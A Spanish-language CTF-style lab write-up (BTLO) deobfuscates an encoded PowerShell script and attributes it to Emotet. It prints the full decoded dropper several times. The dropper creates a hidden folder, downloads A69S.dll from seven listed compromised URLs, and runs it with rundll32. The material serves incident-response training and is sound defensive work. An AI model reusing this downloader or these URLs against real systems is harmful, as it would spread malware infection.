RESOLUCIÓN DE LABORATORIO

Lab: Malicious PowerShell Analysis (BTLO)

Deofuscación manual de un script PowerShell multicapa para identificar su comportamiento malicioso, extraer indicadores de compromiso y atribuir la amenaza mediante correlación de hash en fuentes de inteligencia como MalwareBazaar y VirusTotal.

Escenario:

Recently the networks of a large company named GothamLegend were compromised after an employee opened a phishing email containing malware. The damage caused was critical and resulted in business-wide disruption. GothamLegend had to reach out to a third-party incident response team to assist with the investigation. You are a member of the IR team - all you have is an encoded Powershell script. Can you decode it and identify what malware is responsible for this attack?

Herramientas utilizadas:


- Cyberchef
- MalwareBazaar
- VirusTotal

P1: What security protocol is being used for the communication with a malicious domain?

R: TLS 1.2

Se analizó el comando powershell donde se visualizó el prefijo "*POwersheLL -w hidden -ENCOD*". Dicho prefijo contiene un indicador importante (-ENCOD) de que el bloque fue codificado en Base64 + UTF-16LE.

Se utilizó Cyberchef para desofuscar la primera capa de codificación.



Posteriormente, se visualizó múltiples técnicas de codificación mediante concatenación, por lo que se tuvo que decodificar manualmente. Finalmente, se obtuvo el siguiente bloque:

```powershell
[System.IO.Directory]
[System.Net.ServicePointManager]

$ErrorActionPreference = "SilentlyContinue"

[System.IO.Directory]::CreateDirectory($HOME + "\Db_bh30\Yf5be5g\")

[System.Net.ServicePointManager]::SecurityProtocol = "Tls12"

$Imd1yck = $HOME + "\Db_bh30\Yf5be5g\A69S.dll"

$urls = @(
    "https://admintk.com/wp-admin/L/",
    "https://mikegeerinck.com/c/YYsa/",
    "http://freelancerwebdesignerhyderabad.com/cgi-bin/S/",
    "http://etdog.com/wp-content/nu/",
    "https://www.hintup.com.br/wp-content/dE/",
    "http://www.stmarouns.nsw.edu.au/paypal/b8G/",
    "http://wm.mcdevelop.net/content/6F2gd/"
)

foreach ($url in $urls) {
    try {
        (New-Object System.Net.WebClient).DownloadFile($url, $Imd1yck)

        if ((Get-Item $Imd1yck).Length -ge 35698) {
            rundll32 $Imd1yck, "Control_RunDLL"
            break
        }
    } catch {}
}
```

Se visualizó múltiples sitios comprometidos que almacenan el archivo DLS inyectado, cada URL funciona como respaldo uno del otro para asegurar la distribución correcta del payload. Además, se fuerza el uso del protocolo TLS 1.2 para la descarga.

```
[System.Net.ServicePointManager]::SecurityProtocol = "Tls12"

$Imd1yck = $HOME + "\Db_bh30\Yf5be5g\A69S.dll"

$urls = @(
    "https://admintk.com/wp-admin/L/",
    "https://mikegeerinck.com/c/YYsa/",
    "http://freelancerwebdesignerhyderabad.com/cgi-bin/S/",
    "http://etdog.com/wp-content/nu/",
    "https://www.hintup.com.br/wp-content/dE/",
    "http://www.stmarouns.nsw.edu.au/paypal/b8G/",
    "http://wm.mcdevelop.net/content/6F2gd/"
)
```

P2: What directory does the obfuscated PowerShell create? (Starting from \HOME\)

R: \HOME\Db_bh30\Yf5be5g

Antes de la descarga del payload, se crea un directorio oculto en el perfil del usuario \HOME\Db_bh30\Yf5be5g\.

```
1  [System.IO.Directory]
2  [System.Net.ServicePointManager]
3
4  $ErrorActionPreference = "SilentlyContinue"
5
6  [System.IO.Directory]::CreateDirectory($HOME + "\Db_bh30\Yf5be5g\")
```

P3: What file is being downloaded (full name)?

R: A69S.dll

Tras la creación de la carpeta oculta se define el protocolo para la descarga y la ruta en la que se va descargar el archivo malicioso A69S.dll.

```
6   [System.IO.Directory]::CreateDirectory($HOME + "\Db_bh30\Yf5be5g\")
7
8   [System.Net.ServicePointManager]::SecurityProtocol = "Tls12"
9
10  $Imd1yck = $HOME + "\Db_bh30\Yf5be5g\A69S.dll"
```

P4: What is used to execute the downloaded file?

R: rundll32

Posteriormente, el script malicioso presenta 7 URLs que almacenan el archivo malicioso y se utiliza en el bloque final para asegurar la descarga, además, también se valida que el archivo tenga almenos 35698 bytes y ejecuta el archivo malicioso de tipo DLL mediante rundll32, un servicio de Windows utilizado para la ejecución de bibliotecas DLL.

```
12  $urls = @(
13      "https://admintk.com/wp-admin/L/",
14      "https://mikegeerinck.com/c/YYsa/",
15      "http://freelancerwebdesignerhyderabad.com/cgi-bin/S/",
16      "http://etdog.com/wp-content/nu/",
17      "https://www.hintup.com.br/wp-content/dE/",
18      "http://www.stmarouns.nsw.edu.au/paypal/b8G/",
19      "http://wm.mcdevelop.net/content/6F2gd/"
20  )
21
22  foreach ($url in $urls) {
23      try {
24          (New-Object System.Net.WebClient).DownloadFile($url, $Imd1yck)
25
26          if ((Get-Item $Imd1yck).Length -ge 35698) {
27              rundll32 $Imd1yck, "Control_RunDLL"
28              break
29          }
30      } catch {}
31  }
```

P5: What is the domain name of the URI ending in '/6F2gd/'

R: wm.mcdevelop.net

```
$urls = @(
    "https://admintk.com/wp-admin/L/",
    "https://mikegeerinck.com/c/YYsa/",
    "http://freelancerwebdesignerhyderabad.com/cgi-bin/S/",
    "http://etdog.com/wp-content/nu/",
    "https://www.hintup.com.br/wp-content/dE/",
    "http://www.stmarouns.nsw.edu.au/paypal/b8G/",
    "http://wm.mcdevelop.net/content/6F2gd/"
)
```

P6: Based on the analysis of the obfuscated code, what is the name of the malware?

R: Emotet

Dado que las 7 URLs se encontraban caídas al momento del análisis, no fue posible obtener el archivo malicioso para calcular su hash. Por lo tanto, se realizó una búsqueda asociada al nombre del archivo (A69S.dll) en MalwareBazaar donde fue asociado a la familia de malware Emotet.

Utilizando el hash SHA256 proporcionado por MalwareBazaar para esa muestra, se consultó también en VirusTotal, donde se confirmó la misma atribución a la familia Emotet.

Cabe señalar que, al partir únicamente del nombre del archivo, generado dinámicamente dentro del script mediante concatenación de strings y no un identificador único del malware, la coincidencia encontrada en MalwareBazaar (y corroborada en VirusTotal) es indicativa pero no constituye una confirmación definitiva de que la muestra identificada corresponda exactamente al archivo descargado en este incidente específico.

